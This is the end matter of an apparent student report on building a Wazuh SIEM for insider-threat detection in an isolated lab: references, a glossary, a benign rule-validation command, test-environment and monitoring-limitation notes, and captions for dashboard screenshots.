- National Institute of Standards and Technology (2012) Computer Security Incident Handling Guide. Special Publication 800-61 Revision 2. Gaithersburg: NIST. doi:10.6028/NIST.SP.800-61r2.
- National Institute of Standards and Technology (2024) The NIST Cybersecurity Framework (CSF) 2.0. Gaithersburg: NIST. doi:10.6028/NIST.CSWP.29.

Glossary

Term	Explanation
Insider threat	A security risk caused by a person or account with legitimate access to systems or data.
Rule-based detection	A detection method that uses predefined logic to identify suspicious events.
File Integrity Monitoring	Monitoring method that detects changes to selected files or directories.
Telemetry	Security data collected from systems, applications, network devices, or endpoints.
False positive	An alert generated for activity that is not actually malicious.
Post-exploitation	Actions taken by an attacker after gaining access to a system.

Appendices

Appendix A: Core Wazuh Rule Validation Command

The custom rule file was validated using the following Wazuh command before running test cases:

```
sudo /var/ossec/bin/wazuh-analysisd -t
```

Appendix B: Test Environment Summary

The final test environment used Oracle VirtualBox, an isolated CORP-LAB internal network, static IP addressing, and four virtual machines. This configuration allowed attack simulation without relying on external systems and kept all testing activity controlled.

Appendix C: Report Development Note

Earlier deliverable content was selectively reused for the introduction, literature review, use cases, architecture, requirements, and test-plan foundation. The final report expands implementation, results, evaluation, challenges, reflection, and figure captions in line with supervisor guidance. The project was completed in several stages using an iterative approach. The early stages focused on requirements analysis, system planning, and architecture design. Later stages concentrated on SIEM deployment, creation of custom Wazuh rules, simulation of attack scenarios, testing, and evaluation of detection performance.

The final report combines all these stages into one complete document. It includes the full implementation process, testing results, system evaluation, identified limitations, and suggestions for future improvements.

Monitoring Limitation

A Wazuh Agent was not installed on the Metasploitable Linux machine. As a result, Linux host-level activities such as command execution, privilege escalation attempts, and sensitive file access were not directly monitored by the SIEM platform.

Appendix D: Additional Dashboard Evidence

Additional screenshots collected during implementation and testing include:

Wazuh Dashboard Overview-




Figure D.1: Wazuh Dashboard Overview

Figure D.1 presents the main Wazuh dashboard interface showing security event summaries and system status information.

Wazuh Agent Status Monitoring-




Figure D.2: Wazuh Dashboard Agent Status

Figure D.2 displays the operational status of the Agent status within the Wazuh Dashboard.




Figure D.2.1: Wazuh Dashboard Agent Status

Figure D.2.1 displays the operational status of the monitored Windows endpoint within the Wazuh Dashboard.

Active Security Events View-




Figure D.3: Active Security Events View

Figure D.3 displays security alerts collected during testing and demonstrates centralized event visibility.